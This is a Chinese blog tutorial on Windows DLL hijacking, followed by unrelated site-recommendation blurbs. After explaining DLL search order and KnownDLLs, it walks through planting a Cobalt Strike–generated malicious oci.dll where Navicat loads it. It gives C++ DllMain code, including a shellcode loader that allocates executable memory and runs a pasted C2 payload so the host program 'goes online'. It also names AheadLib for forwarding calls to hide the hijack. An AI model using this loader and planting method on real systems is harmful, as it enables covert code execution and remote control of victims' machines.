

从零学DLL劫持技术解析
DLL劫持DLL简介DLL加载顺序如果程序需要加载一个相对路径的dll文件,它将从当前目录下尝试查找,如果找不到,则按照如下顺序寻找:windowsxpsp2之前Windows查找DLL的目录以及对应的顺序:进程对应的应用程序所在目录;当前目录(CurrentDirectory);系统目录(通过GetSystemDirectory获取);16位系统目录;Windows目录(通过GetWindowsDirectory获取);PATH环境变量中的各个目录;windowsxpsp2
如果程序需要加载一个相对路径的dll文件,它将从当前目录下尝试查找,如果找不到,则按照如下顺序寻找:
windows xp sp2之前Windows查找DLL的目录以及对应的顺序:
进程对应的应用程序所在目录; 当前目录(Current Directory); 系统目录(通过 GetSystemDirectory 获取); 16位系统目录; Windows目录(通过 GetWindowsDirectory 获取); PATH环境变量中的各个目录; windows xp sp2之后Windows查找DLL的目录以及对应的顺序(SafeDllSearchMode 默认会被开启):
默认注册表为:HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode,其键值为1
进程对应的应用程序所在目录(可理解为程序安装目录比如C:\ProgramFiles\uTorrent) 系统目录(即%windir%system32); 16位系统目录(即%windir%system); Windows目录(即%windir%); 当前目录(运行的某个文件所在目录,比如C:\Documents and Settings\Administrator\Desktop\test); PATH环境变量中的各个目录; windows 7 以上版本从Windows7 之后, 微软为了更进一步的防御系统的DLL被劫持,将一些容易被劫持的系统DLL写进了一个注册表项中,该项下的DLL文件就会被禁止从EXE自身所在的目录下调用,而只能从系统目录SYSTEM32目录下调用,其注册表位置:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs

https://github.com/wietze/windows-dll-hijacking
代码语言:javascript代码运行次数:0运行复制python generate_pmc_files.py
https://github.com/knight0x07/ImpulsiveDLLHijack
编译完成后,把Prerequisites文件夹里的内容拷贝至ImpulsiveDLLHijack项目里

ImpulsiveDLLHijack.exe -path xxx.exe
这里使用navicat进行测试,可见运行的时候会加载C:\Users\dyy\AppData\Local\Programs\Python\Python38\Scripts\oci.dll

使用cs生成恶意dll,重命名为oci.dll后放置到该目录下


Process Monitor查找可用dll,设置如下图所示

配置完可以保存导出配置,下次直接导入使用

使用GoogleUpdate.exe进行测试,运行程序filter加载所使用的dll文件

这里可以看出来,当 GoogleUpdate.exe 程序运行的时候,会调用当前目录下的 goopdate.dll 文件
编写一个基础的弹窗dll
代码语言:javascript代码运行次数:0运行复制#include #pragma comment (lib, "user32.lib")BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) { switch (ul_reason_for_call) { case DLL_PROCESS_ATTACH://DLL首次被加载到内存时运行 case DLL_PROCESS_DETACH://DLL销毁时运行 case DLL_THREAD_ATTACH://DLL线程加载时运行 case DLL_THREAD_DETACH://DLL线程销毁时运行 break; } return TRUE;}extern "C" __declspec(dllexport) int DllEntry(DWORD ArgList, int a2) { MessageBox(NULL, "I am DLL !", "DLL", MB_OK); return 0;} 
// dllmain.cpp : 定义 DLL 应用程序的入口点。#include "pch.h"#includeBOOL APIENTRY DllMain( HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved ){ switch (ul_reason_for_call) { case DLL_PROCESS_ATTACH: system("calc"); case DLL_THREAD_ATTACH: case DLL_THREAD_DETACH: case DLL_PROCESS_DETACH: break; } return TRUE;} 
cs生成c的payload


生成的payload填入到下面相应的位置上
// 头文件#include "pch.h"#include ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////HANDLE hThread = NULL;typedef void(__stdcall* JMP_SHELLCODE)();unsigned char shellcode[] = "\xfc\x48\x83\xe4\xf0\xe8\xc8";DWORD WINAPI jmp_shellcode(LPVOID pPara){ LPVOID lpBase = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE); memcpy(lpBase, shellcode, sizeof(shellcode)); JMP_SHELLCODE jmp_shellcode = (JMP_SHELLCODE)lpBase; jmp_shellcode(); return 0;}////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////// 入口函数BOOL WINAPI DllMain(HMODULE hModule, DWORD dwReason, PVOID pvReserved){ if (dwReason == DLL_PROCESS_ATTACH) { DisableThreadLibraryCalls(hModule); hThread = CreateThread(NULL, 0, jmp_shellcode, 0, 0, 0); } else if (dwReason == DLL_PROCESS_DETACH) { } return TRUE;} 
运行navicat程序就会上线

有时候当我们替换dll后,虽然可以执行命令,但是会产生报错

这时候我们可以使用AheadLib工具,使恶意的DLL将原有的函数转发到原DLL中并且释放恶意代码
打开工具导入dll文件,会生成相应的cpp文件


我的博客即将同步至PHP中文网开发者社区,邀请大家一同入驻:https://cloud.tencent.com/developer/support-plan?invite_code=1kvjv5bw3cr7k
电脑开机后一直显示转圈圈无法进入桌面?本文详解Windows启动加载界面的含义,介绍通过强制重启、进入安全模式、清理启动项及执行系统修复来解决卡顿问题的具体步骤。

遇到电脑蓝屏不知所措?本文整理常见蓝屏代码对照表,详解CRITICAL_PROCESS_DIED、MEMORY_MANAGEMENT等错误含义,提供驱动更新、内存检测等实用解决方法。

刚在Windows安装好Python却不知道如何启动?本文详细演示如何通过开始菜单找到并打开IDLE集成开发环境,以及如何在PowerShell或命令提示符中使用python和py命令启动交互式解释器、运行.py脚本文件。包含退出解释器的方法及常见启动问题排查,帮助初学者快速验证安装成功并开始编写代码。

针对Windows初学者的Python安装实战指南。详细讲解如何从Python官网下载匹配架构的安装包,重点演示安装首屏勾选“Add python.exe to PATH”的关键操作,并提供使用python --version和py命令验证环境变量的具体步骤,帮助新手快速搭建开发环境并排查路径问题。


本文指导After Effects新手完成从打开软件到制作简单动画的完整流程。内容涵盖新建合成、导入素材、添加关键帧及预览验证,适用于AE基础学习。读者可依据步骤快速完成首个可播放的动效项目。

本文详解电影剪辑核心流程,从素材整理、镜头空间组织到叙事节奏压缩,再到J-cut/L-cut声音衔接技巧。通过粗剪保逻辑、精剪压停顿、反应镜头缓冲及电平统一检查,帮助创作者打造空间清晰、情绪连贯且听感自然的成片。

本文详解硬切、遮挡转场和运镜转场的适用场景与操作逻辑。通过对比三种转场的核心区别,提供基于素材条件和叙事目的的判断标准,帮助剪辑师避免滥用特效,掌握自然衔接画面的实战技巧。

本文指导GitLab新手完成创建项目并推送第一次提交的最小闭环。涵盖远程项目创建、本地仓库初始化、添加远程地址及执行git push。重点说明HTTPS与SSH认证差异、分支名(master/main)核对及提交验证标准,确保远程仓库真正建立。

本教程针对抖音竖屏视频制作,涵盖拍摄前构思、稳定运镜、粗剪筛选、音乐卡点及导出检查全流程。重点在于拍摄时预留字幕空间、利用动作节点辅助剪辑,以及通过鼓点对齐画面。适用于新手快速完成第一条完整成片,强调素材质量与节奏自然,避免过度特效与版权风险。






Windows 10 是一款微软推出的经典操作系统,拥有硬件兼容性与多任务处理能力。它更偏向把系统状态查看和常用调节动作放在一起,适合需要持续观察和微调设备状态的场景。

极度公式是一款跨平台专业LaTeX公式识别编辑软件,支持OCR公式识别和多平台编辑。和使用说明,避免使用,享受完整功能与稳定支持。做扫描整理、文字提取和表格转换时,它能把识别后的处理步骤接得更顺,资料录入这类场景会省下不少时间。
